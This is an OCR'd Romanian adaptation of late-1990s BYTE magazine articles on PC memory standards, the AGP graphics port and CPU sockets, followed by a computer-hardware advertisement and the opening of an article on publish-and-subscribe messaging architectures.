SLDRAM este un standard deschis, propus și susținut de 22 de companii, printre care Apple, Hewlett-Packard, IBM, Motorola, NEC și Texas Instruments (dar nu și Intel!). Deși standardul nu este în forma finală, SLDRAM va fi capabil și el de rate de transfer de ordinul gigabyte-ilor.

În cele din urmă însă, poziția companiei Intel ca cel mai mare fabricant de UCP-uri, de seturi de chip-uri și de plăci de bază va determina probabil tipul de memorie care se va impune. „Dacă ar fi să fac un pariu, aș paria din motive tehnice pe SLDRAM și din motive politice pe RDRAM“, spune Dean Hays, director al departamentului de marketing din cadrul companiei VIA-un fabricant de seturi de chip-uri.


Redirecționarea graficii

O altă gâtuire de bandă care chinuie PC-urile actuale este legată de magistrala


Arhitectura pentru grafică tradițională

UC
UC
Bus I/O
Chip set sistem
Memorie centrală program 3-D
texturi 3-D
Bus PCI
Controler grafic
Buffer cadru
texturi 3-D
Disp. PCI
Disp. PCI
Setul de chipuri logice sistem nu are cozi pentru cerile de memorie PCI sosite de la controlerul grafic.
Programele 3-D memorează texturile în memoria centrală și în bufferul de cadru.
PCI transferă datele în fiecare ciclu complet de ceas și nu în fiecare fază, reducând debitul potențial de transfer.
Bufferul de cadru conține copii redundante ale texturilor 3-D.
PCI este un bus de uz general partajat între dispozitive multiple care concurează pentru banda de transfer limitată pe bus .

Există multe probleme cu arhitectura sistemului de grafică de la sistemele de azi.


Cum lucrează portul accelerat de grafică

UC
I/O bus UC
Chip set sistem
Memorie centrală
program 3-D
texturi 3-D
Controler grafic
cadru buffer
AGP
32 biți , 66 MHz
(533 MBps)
Bus PCI
Disp. PCI
Disp. PCI
Disp. PCI
AGP este o legătură punct la punct, de echipament unic și nu bus, deci dispozitivul grafic nu este concurat de alte dispozitive.
Setul de chipuri de bază poate pune în coadă mai multe cereri de acces la memorie de la controler fără a aștepta răspuns.
Bufferul de cadru mai conține anumite date 3-D, dar nu și texturi.
AGP transferă datele în fiecare fază de ceas dublând banda efectivă de transfer.
Programele 3-D memorează texturi într-o zonă redimensionabilă a memoriei centrale și nu în cadrul buffer.

AGP ocolește busul PCI. Astfel controlerul grafic are un acces de patru ori mai rapid la memorie.

Avantajele memoriei SDRAM

SDRAM este mai rapidă decât EDO RAM, mai ales în cazul transferării blocurilor de date în configurația bancă dublă (two- bank configuration). Sursa: Texas Instruments.

Biți transferați la un acces la pagina de memorie	EDO DRAM	SDRAM (bancă singulară)	SDRAM (bancă dublă)
1 bit	1.0×	1.1×	1.8×
2 bits	1.1×	1.2×	2.4×
4 bits	1.2×	1.6×	3.2×
8 bits	1.4×	2.2×	4.0×
16 bits	1.5×	2.7×	4.4×

PCI, pe care Intel a introdus-o în 1992 pentru a surmonta gâtuirea produsă de magistrala ISA. PCI nu mai poate face față traficului tot mai intens dintre UCP, controlorul grafic și memorie. Utilizatorii rulează acum aplicații ce implică imagini de înaltă rezoluție și în multe culori, imagini video și grafică 3D, toate acestea saturând lățimea de 133 MBps a magistralei PCI. Pe de altă parte, controlorului grafic nu-i este deloc de ajutor faptul că trebuie să împartă această magistrala cu alte plăci PCI.

O soluție ar fi lărgirea magistralei PCI de la 32 la 64 de biți. O altă soluție ar fi dublarea frecvenței de ceas a magistralei de la 33,3 la 66,6 MHz. Fiecare din cele două soluții mai sus amintite este inevitabilă și ar dubla lățimea de bandă, dar ambele sunt prea costisitoare pentru majoritatea PC-urilor. Dublarea lățimii magistralei PCI este cea mai scumpă soluție, deoarece ea presupune mai mulți pini la setul de chip-uri, mai multe trasee pe placa de bază și o mai mare complexitate a plăcilor PCI. Dublarea frecvenței de ceas este o soluție mai economică și ar restaura un oarecare echilibru în sistemele cu UCP-uri foarte rapide.

În ciuda acestor soluții, Intel are o a treia alternativă: AGP. Aceasta eliberează magistrala PCI de transferele grafice, care sunt realizate printr-un conecție dedicată între controlorul grafic și setul de chip-uri. AGP nu este o magistrală, tocmai datorită faptului că este folosită doar de controlorul grafic. Astfel controlorul va dispune singur de un canal pe 32 de biți.

Dezavantajul acestei tehnologii este faptul că AGP necesită o reproiectare completă a arhitecturii Wintel PC; trebuiesc reproiectate plăcile de bază, seturile de chip-uri, controloarele și plăcile grafice. Plăcile de bază au nevoie de un slot AGP special, destinat noilor plăci video, setul de chip-uri are nevoie de un port I/O pe 32 de biți menit să susțină noul slot iar controlorul grafic trebuie să-și transforme protocolul PCI în protocol AGP. PC-urile actuale-chiar și ultimele sisteme care dispun de extensia MMX-nu acceptă upgrade-uri. Pe de altă parte, AGP necesită suport la nivelul SO; suport care nu va fi furnizat de Microsoft până la lansarea următoarei versiuni de Windows (Memphis), lansare care se pare că va întârzia până în 1998.

Un avantaj este faptul că protocoalele AGP sunt similare cu cele PCI, lucru ce simplifică proiectarea noilor seturi de chip-uri și plăci video. Este corect să afirmăm că suportul hardware va fi pregătit în momentul în care își face intrarea platforma software. De exemplu, Intel va suporta tehnologia AGP prin noul set de chip-uri 440LX, a cărui lansare este programată pentru toamna acestui an. Din nefericire însă, generația 440LX lucrează numai cu procesoarele cu socluri de tipul 8 (Pentium Pro) sau slot-uri de tipul 1 (Pentium II). Intel spune că nu plănuiește să asigure suport pentru această tehnologie pe plăcile cu socluri de tipul 7 (Pentium clasic)-nici măcar pentru cele mai noi Pentium-uri MMX. Din fericire, alte companii (cum ar fi AMD și VIA) vor suporta tehnologia AGP pe plăcile de bază cu socluri de tipul 7 prin lansarea în acest an a unui nou set de chip-uri.

Pe de altă parte, prezentarea tehnologiei AGP de către compania Intel va duce la un anume grad de diferențiere între fabricanți. Așa numita tehnologie AGP de bază (AGP-1x) dublează lățimea de bandă la 266 MBps (de la 133 MBps ai magistralei PCI) prin dublarea frecvenței de ceas a canalului de date la 66,6 MHz. Această implementare minimală va fi prezentă în primele seturi de chip-uri AGP și controloare video, cum ar fi ViRGE/GX2 de la S3.

În 1998, controloarele grafice vor prezenta implementări full AGP (sau AGP-2x). Această versiune de AGP va mări de patru ori lățimea de bandă, aducând-o la 533 MBps prin transferuri de 32 de biți pe ambele fronturi ale unui semnal de ceas de 66,6 MHz-tehnică cunoscută sub numele de dublă pompare (double pumping). În 1999, AGP-4x va aduce lățimea de bandă în jurul a 1GBps (de opt ori mai mult decât PCI) prin mărirea frecvenței de ceas la 133 MHz.

Perfecționând AGP-ul


Dar potențialul tehnologiei AGP merge mai departe de ridicarea frecvențelor de ceas și de pomparea dublă. O altă opțiune poartă numele de control separat (sideband signaling), prin care semnalele de control se transmit prin linii separate de canalul de date. Acest lucru dă posibilitatea utilizării întregului canal de 32 de biți pentru grafică-o îmbunătățire față de PCI, care suprapunea pe un canal de 32 de biți semnalele de control cu datele. Nu toate implementările AGP vor dispune de control separat, lucru care va da posibilitatea fabricanților de a-și diferenția produsele.

O altă opțiune a tehnologiei AGP este accesarea memoriei în algoritm pipeline. Acest algoritm dă posibilitatea sistemului de a prelucra mai multe cereri de acces la memorie de la controlorul grafic. PCI forțează controlorul grafic să suspende cererile de acces la memorie dacă există deja o cerere de acces-o întârziere care mărește și mai mult timpii de acces la memorie (și așa destul de semnificativi). Algoritmul pipeline al tehnologiei AGP minimizează acești timpi de acces prin punerea cererilor de acces într-o structură de tip coadă. Adâncimea acestei cozi va fi o altă caracteristică variabilă a seturilor de chip-uri; de exemplu, o coadă tipică ar putea avea în structură o duzină de cereri de acces.

O lățime de bandă grafică de 4 ori mai mare

	PCI	AGP
Biți pe transfer	32	32
Transferuri pe ciclu	One	Two
Cicluri pe secunde	33.3 million	66.6 million
Lățime de bandă	133 MBps	533 MBps

Abilitatea de a pune cererile de acces într-o structură de tip coadă este foarte importantă deoarece controlorul grafic AGP poate stoca astfel mai multe date (cum ar fi texturi 3D) în memoria principală și nu în memoria video. Acest lucru ar putea părea oarecum ilogic, deoarece chip-urile specializate de memorie de pe plăcile grafice sunt mult mai rapide decât chip-urile DRAM obișnuite. Cu toate acestea, unele texturi 3D foarte bogate în detalii ar putea depăși capacitatea memoriei video, iar adău-



Socket 8 şi Slot 1 au două busuri independente de 64 de biţi mărind banda de transfer cu cache faţă de Socket 7.

garea de memorie video este costisitoare. Aşa că AGP dă posibilitatea controlorului grafic de a stoca aceste texturi în memoria sistem, ele fiind disponibile la viteze de transfer AGP.

În momentul în care controlorul grafic trebuie să returneze aceste date, el trimite o cerere către setul de chip-uri. Pentru a economisi timp, setul de chip-uri poate cache-a adresele de memorie frecvent accesate într-un buffer TLB (Translation Lookaside Buffer), care este similar buffer-elor TLB din microprocesoare. Dacă setul de chip-uri găseşte adresa de memorie cerută în TLB, sare rapid la această adresă şi returnează datele-deci operaţia necesită doar un singur acces la memorie.

Dacă setul de chip-uri nu găseşte adresa cerută în TLB, se adresează altei resurse, numite GATT (Graphics Address Relocation Table-tabela de translatare a adreselor grafice) sau GART (Grafics Address Relocation Table-tabela de re-alocare a adreselor grafice). Spre deosebire de TLB, GART este localizată în memoria sistem şi nu în setul de chip-uri. Deci va exista un acces la memorie pentru a se obţine adresa din GART şi încă un acces pentru a se obţine datele. Evident, seturile de chip-uri care dispun de TLB-uri mai mari sunt mai performante, deoarece datorită lor cererile de acces vor avea ca subiect mai mult buffer-ele (cache-urile) şi mai puţin memoria.

Desigur, stocarea datelor grafice în memoria sistem va duce la reducerea memoriei RAM disponibilă pentru programe. Dar memoria RAM este relativ ieftină, iar AGP stochează datele în blocuri mici (4KB) şi neadiacente, alocate la rulare. Un singur obiect grafic, cum ar fi o textură 3D serioasă, ar putea ocupa mai multe alstfel de blocuri de memorie.

Rămâne să vedem ce cantitate de date grafice stochează de fapt controlorul grafic AGP în memoria sistem. De altfel, până şi chip-urile specializate de memorie de pe plăcile video se ieftinesc. De asemenea, controloarele grafice prezintă interfeţe I/O tot mai largi pentru bufferele lor dedicate. Pe măsură ce aceste interfeţe cresc de la 64 la 128 şi 256 de pini, controlorul trebuie să-şi mărească dimensiunea pentru face loc noilor pini. Probabil, circuitele logice ale controlorului nu vor avea nevoie de tot spaţiul creat prin mărirea dimensiunii chip-ului, aşa că în acest spaţiu s-ar putea plasa circuite de memorie locală destinată cache-rii texturilor. Cu toate acestea, abilitatea AGP de a stoca date grafice în memoria RAM este o opţiune deosebit de folositoare.

De asemenea, AGP poate prelungi viaţa magistralei PCI. Prin redirecţionarea graficii spre un canal dedicat, AGP eliberează banda PCI de cea mai mare bătaie de cap. Dl. Bolaria de la Intel este de părere că aplicaţia care solicită cel mai mult lăţimea de bandă este captura video-necesită între 40 şi 50 MBps. Aceasta reprezintă mai mult de o treime din lăţimea de bandă disponibilă. În momentul în care această încărcătură este preluată de AGP, alte operaţii de pe PCI dispun de mai multă capacitate.

INFORMAŢII DESPRE PRODUS

AMD
Sunnyvale, CA
408-732-2400
http://www.amd.com/

AGP Implementors Forum
http://agpforum.org/

Cyrix
Richardson, TX
972-968-8388
http://www.cyrix.com/

Intel
Santa Clara, CA
408-765-8080
http://www.intel.com/

Rambus
Mountain View, CA
415-903-3800
http://www.rambus.com/

S3
Santa Clara, CA
408-588-8000
http://www.s3.com/

SLDRAM Consortium
http://www.scizzl.com/P1596.7/

Tyan Computer
Milpitas, CA
408-956-8000
http://www.tyan.com/

VIA Technologies
Fremont, CA
510-683-3300
http://www.via.com.tw/

Slot-uri sau socluri?

Orientarea companiei Intel spre o interfaţă UCP proprietară este o schimbare majoră care va afecta lumea Wintel PC în următoarele 18 luni. Procesoarele Pentium II şi viitoarele procesoare Intel x86 vor abandona soclurile de tipul 7 în favoarea slot-urilor de tipul 1 şi configuraţiilor SEC. (Pentium-ul Pro are socluri de tipul 8, dezvoltate tot de Intel.) Procesoarele Pentium clasice de la Intel ca şi toate celelalte procesoare compatibile x86 folosesc încă soclurile de tipul 7, dar Intel plănuieşte să le scoată de pe scenă cât mai repede posibil.

Producătorii de plăci de bază pot cumpăra licenţele soclului de tipul 8 şi slot-ului de tipul 1 de la Intel; fabricanţii de UCP-uri nu pot face însă acest lucru. Şansa realizării unor interfeţe similare (compatibile) fără ca acest lucru să ducă la acţiuni în justiţie din partea companiei Intel e aproape nulă, iar inginerii din domeniu sunt de părere că nu e deloc practic să pui pe aceeaşi placă de bază ambele interfeţe. De aceea, fabricanţii de plăci de bază trebuie să aleagă între Intel ca unic furnizor de UCP-uri şi rivalii acestei companii: AMD, Cyrix şi Centaur.

De fapt, fabricanţii nu prea au de ales. Cu Intel controlând aproximativ 90% din piaţa UCP-urilor, puţine companii îşi vor permite să parieze totul pe concurenţii companiei Intel. Apoi, sloturile de tipul 1 şi soclurile de tipul 8 au şi un avantaj tehnic: pot adresa o memorie cache L2 printr-o magistrală privată, mult mai rapidă decât magistralele I/O obişnuite ale UCP. Soclurile de tipul 7 nu dispun de o magistrală cache privată.

AMD şi Cyrix minimizează această diferenţă, dar pe măsură ce frecvenţele UCP-urilor cresc, avantajul unui tranfer mai rapid între UCP şi memoria cache L2 va deveni tot mai clar. O alternativă ar fi compensarea acestui handicap prin mărirea memoriei cache L1, dar acest lucru ar duce la creşterea dimensiunilor chip-ului şi costurilor de producţie. O altă alternativă pentru concurenţii companiei Intel ar fi ca aceştia să proiecteze o nouă generaţie de interfeţe UCP. Chiar dacă aceşti rivali reuşesc să treacă peste disputele de ordin politic dintre ei şi purced la elaborarea acestei noi generaţii de interfeţe, ei vor trebui să găsească sprijin în rândul fabricanţilor de plăci de bază şi componente.

O soluţie de compromis ar fi implementarea unei plăci de exensie care să încorporeze memorie cache L2 adiţională (in-line L2). În această configuraţie, placa de extensie care va conţine UCP-ul, memoria cache L2 şi controlorul cache se va conecta la placa de bază prin soclul de tipul 7. Vor exista oscilatoare exterioare menite să sincronizeze, la frecvenţă mai mare, magistra UCP cu memoria L2 oferind sincronizare cu placa de bază la viează normală. Apple şi câţiva dintre producătorii de sisteme compatibile Mac se orientează deja spre această soluţie pentru a surmonta viteza scăzută a magistralei sistem a Mac-urilor. Ultimul sistem compatibil Mac de la Umax dispune de un procesor PowerPC 603e la 300 MHz, memorie cache L2 adiţională la 80 MHz pe o placă de bază ce rulează la 40 MHz. Wintel PC este capabil de chiar mai mult, aducând placa de bază la frecvenţa de 83 sau 100 MHz şi dispunând de cache adiţional care rulează la jumătate din frecvenţa miezului UCP-ului.

Toate aceste probleme şi variante nu vor căpăta importanţă până în 1999. Cel puţin până anul viitor, plăcile de bază cu socluri de tipul 7 vor continua să domine piaţa, iar procesoarele din aceste socluri vor fi competitive.


Mareea

Schimbările importante vin în valuri iar Wintel PC se confruntă cu o adevărată maree. Apar chiar şi alte inovaţii: plăci de bază NLX (cu format de 1mm, cu conector pe muchie, cu 340 pini), slot-uri de extensie pentru sertare şi mult aşteptata dispariţie a magistralei ISA, ca să numim doar câteva. Dar aceste schimbări sunt mai mult de dragul confortului.

Tehnologiie care au fost prezentate în acest articol-magistrale UCP mai rapide, magistrale PCI mai rapide şi mai largi, memorii mai rapide, AGP şi noi interfeţe UCP-vor îmbunătăţi substanţial performanţele sistemelor, venind în întâmpinarea microprocesoarelor super-rapide. Aceste tehnologii, deşi apar cu o foarte mare întârziere, vor restaura un oarecare echilibru în actualele arhitecturi PC.■

Tom R. Halfhill este un vechi redactor BYTE domiciliat în San Mateo, California. Puteţi să-l contactaţi la **thalfhill@bix.com.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Marius Tudorică*]


TOTALSOFT
TOTALSOFT ARHITECTURI INFORMATICE
NOTEBOOK
DUAL - All In One - AT 6000
Procesor Intel 166, 200 MHz cu MMX, 16 MB RAM exp. la 128 MB
Display 12.1" TFT SVGA LCD, 2 MB VRAM 800x600x64 K culori
HDD 1.3, 1.6, 2.0 GB , Built-in Multimedia System
Autonomie 3h cu baterie Li-ION, Adaptor AC 220 V
Sloturi PCMCIA 1 x tip III, 2 x tip II, Greutate fără baterii 3.3 kg
PERIFERICE
CD-ROM portabil
Interfaţă pe port paralel
Viteze: 8x, 10x, 12x
Dimensiuni: 155x275x55 mm
Greutate: 1 kg
CD-Recordable
Interfaţă pe port paralel sau SCSI
Viteză la scriere 2x
Viteză la citire 4x
Dimensiuni: 155x325x55 mm
Greutate: 1.7 kg
HDD portabil
Interfaţă pe port paralel
Capacităţi: 1.7, 2.0 GB
Timp de acces: 11 ms
Dimensiuni: 135x210x40 mm
Greutate: 1.8 kg
Calea Dorobanţilor 103-105, sector 1, Bucureşti Tel/fax: 2302374 2300976 2301020/133 E-mail: totsoft@mb.roknet.ro
FREE MIND ADVERTISING


Publicați, sau pieriți

Soluțiile pentru rețele suprasolicitate și softul care nu se conformează regulilor constituie doar o parte din P&S.

De Richard Hackathorn

O mare firmă de brokeri de acțiuni, de pe Wall Street, are dificultăți în oferirea datelor adecvate pentru beneficiari. Ea implementează un sistem de comerț prin publicare și abonamente P&S (publish&subscibe) pentru distribuirea știrilor de interes general și a cotațiilor de la bursă. Un furnizor de soft de mare succes, care oferă unelte CAD are o mare problemă cu asistența pentru beneficiari. Firma concepe un sistem P&S de urmărire fluxului zilnic de mii de cereri din partea beneficiarilor. Un producător mondial de echipamente pentru foraj are o situație încurcată la urmărirea materialelor și produselor finite existente în magazii. El instalează un sistem P&S de urmărire a materialelor care urmărește producția, pas cu pas.

Remarcați modelul? Toate aceste situații implică procese complexe de afaceri, care au obiective în permanentă schimbare. Pare asemănător cu afacerea dumneavoastră? Dacă da, P&S vă poate rezolva problemele.



ILUSTRAȚIA: BARTON STABLER © 1997

Fără cerere - răspuns

De 30 de ani, modelul de bază la calculatoare a fost bazat pe cerere - răspuns (request&reply (R&R)). O aplicație cere date sau servicii specifice și un subprogram oferă răspunsul.

Dar modelul R&R este în curs de epuizare. În lumea dinamică și în permanentă schimbare a sistemelor de întreprindere, de azi, o aplicație nu mai are luxul de a ști când și ce să ceară.

P&S coordonează componentele unei aplicații distribuite. Conceptul s-a născut acum sute de ani, cu publicarea ziarelor. Recent, s-a aplicat la o mulțime de produse care coordonează aplicații complexe distribuite sau fac replicarea unui conținut de informații diverse. P&S este o paradigmă de conectare care separă rolul producătorului de cel al consumatorului printr-un intermediar numit broker (vedeți figura R&R față de P&S). Brokerul administrează interacțiunile în așa fel încât nici producătorul, nici consumatorul nu trebuie să știe unul de celălalt. Arhitectura este decuplată sau cuplată vag.

Cu P&S o relație este menținută prin broker, pentru cuplarea producătorilor și consumatorilor, spre deosebire de interacțiunea pe moment din R&R. Această relație este numită canal (sau abonament, subiect sau buffer). Prin inversarea ordonării din R&R, producătorul inițiază interacțiunea, prin publicarea unui mesaj la broker.

Modul tradițional de legătură între producătorii și consumatorii de date este realizarea unui sistem, astfel ca aceste legături să fie statice, prestabilite în legături dintre module și apeluri de proceduri. Pe măsură ce ne deplasăm spre medii din ce în ce mai dinamice și mai complexe, nu mai beneficiem de luxul de a prestabili aceste legături. Producătorii și consumatorii apar și dispar frecvent. Avem nevoie de un mecanism eficient de împerechere a producătorilor cu consumatorii și care să fie dinamic. Adăugarea de flexibilitate și adaptabilitate la arhitecturi de sistem este rolul îndeplinit de P&S.

Trei probleme de afaceri

Deoarece domeniul P&S apare din mai multe tehnologii complexe, este foarte derutant. Terminologia este nestandard și fiecare utilizează termenii de mesaj, canal și eveniment cu sensuri care diferă subtil.

Pentru a înțelege mai bine tehnologia și terminologia, trebuie să înțelegeți problemele de afaceri pe care dorește să le rezolve P&S: coordonarea proceselor, replicarea conținutului și informarea oamenilor (vedeți și tabela: P&S rezolvă probleme de afaceri).

Coordonarea proceselor. În mod tipic, acest lucru semnifică urmărirea activității afacerii. Penetrând profund, P&S a devenit o alternativă pentru metodologiile tradiționale de dezvoltare de aplicații, un mod diferit de gândire relativ la arhitectura sistem. În loc de serviciu la o bază de date centralizată, P&S este folosit ca și coordonator pe bază de evenimente a aplicațiilor, prin distribuirea de mesaje. Focalizare se face pe schimbările semnificative care au loc în procesul de afaceri, ca de exemplu comandarea unui produs, de către un beneficiar. O dată mesajul transmis de la producător la consumator, este tratat ca fiind nepersistent (adică distrus).

Replicarea conținutului. Există undeva un magazin de date persistente, ca o bază de date relațională sau un sit Web. Fluxul de informații este strâns legat de o anumită parte a acelui magazin persistent și reprezintă schimbările care au loc în el.

Informarea oamenilor. Aceasta este esența publicării ziarelor, dar P&S mută această activitate către un scop global și context adaptabil.

Aceste trei domenii sunt similare în multe privințe. Facem distincție între „împingere de conținut (content push) și împingere de proces (process push)", afirmă Mike Kennedy de la Meta Group.

Coordonarea proceselor presupune frecvent ca o bază de date să facă parte din sistem. Onorarea unei comenzi de la beneficiar presupune existența unei baze de date cu beneficiari și inventar. Replicarea conținutului este activată de evenimentele care modifică baza de date. Baza de date cu inventarul se modifică deoarece sunt onorate comenzile beneficiarilor. Și informarea oamenilor presupune o bază comună de cunoștințe și o lume în schimbare continuă.

Coordonarea proceselor necesită de obicei o structură de mesaje de tipuri stricte și poate să fie sau să nu fie asociată strâns bazei de date. Replicarea conținutului presupune de obicei legături puternice la ceva bază de date. Poate să difere puternic prin gradul structurii mesajului (de la declarații SQL INSERT la pagini Web reîmprospătate). În fine, informarea oamenilor are de obicei o structurare mai slabă a mesajelor, care pot sau nu să aibă nevoie de o bază de date comună, pentru înțelegerea mesajelor.

Arhitectura care apare

P&S este un mecanism de coordonare care împerechează și leagă producătorii și consumatorii cu medierea asigurată de un broker. Producătorii mai sunt uneori numiți furnizori sau editori și consumatorii sunt abonații.


„Rolul îndeplinit de broker este critic la P&S" afirmă Mitch Kramer de la Patricia Seybold Group. „El decuplează producătorii de la consumatori astfel ca să nu trebuie să știe unii de alții."

Brokerul stabilește un canal pentru administrarea unui flux de mesaje similare. Canalele ușurează sarcina producătorilor și consumatorilor de a păstra fluența (vedeți figura: Abonament gratuit). Brokerul menține un canal atât timp cât publică producătorul sau cât durează abonamentul. Acesta poate dura de la câteva secunde, la câțiva ani.

Prin decuplarea relației producător - consumator, securitatea ambelor părți poate fi îmbunătățită, permițând ca oricare parte să-și păstreze anonimatul. Producătorii pot de asemenea să-și partajeze abonații sau transfera abonamentul, pentru a echilibra încărcarea sau pentru specializare pe anumite domenii. În plus, mecanismul P&S ar putea forma lanțuri pe nivele multiple, de valori adăugate, în care un consumator poate adăuga valoare la date și publica din nou rezultatul pentru un alt grup de consumatori.

Un mesaj se compune de obicei dintr-un antet, format din date structurate în mod comun pentru toate tipurile de mesaje, și un corp de mesaj format din date variabile specifice unui anumit tip de mesaj. Corpul poate conține text fără format, pagini HTML, perechi de valori pentru atribute și altele asemenea.

R&R față de P&S



În locul obligării clientului ca să ceară ori de câte ori dorește ceva, P&S permite ca acesta să ceară o dată și să tot primească.

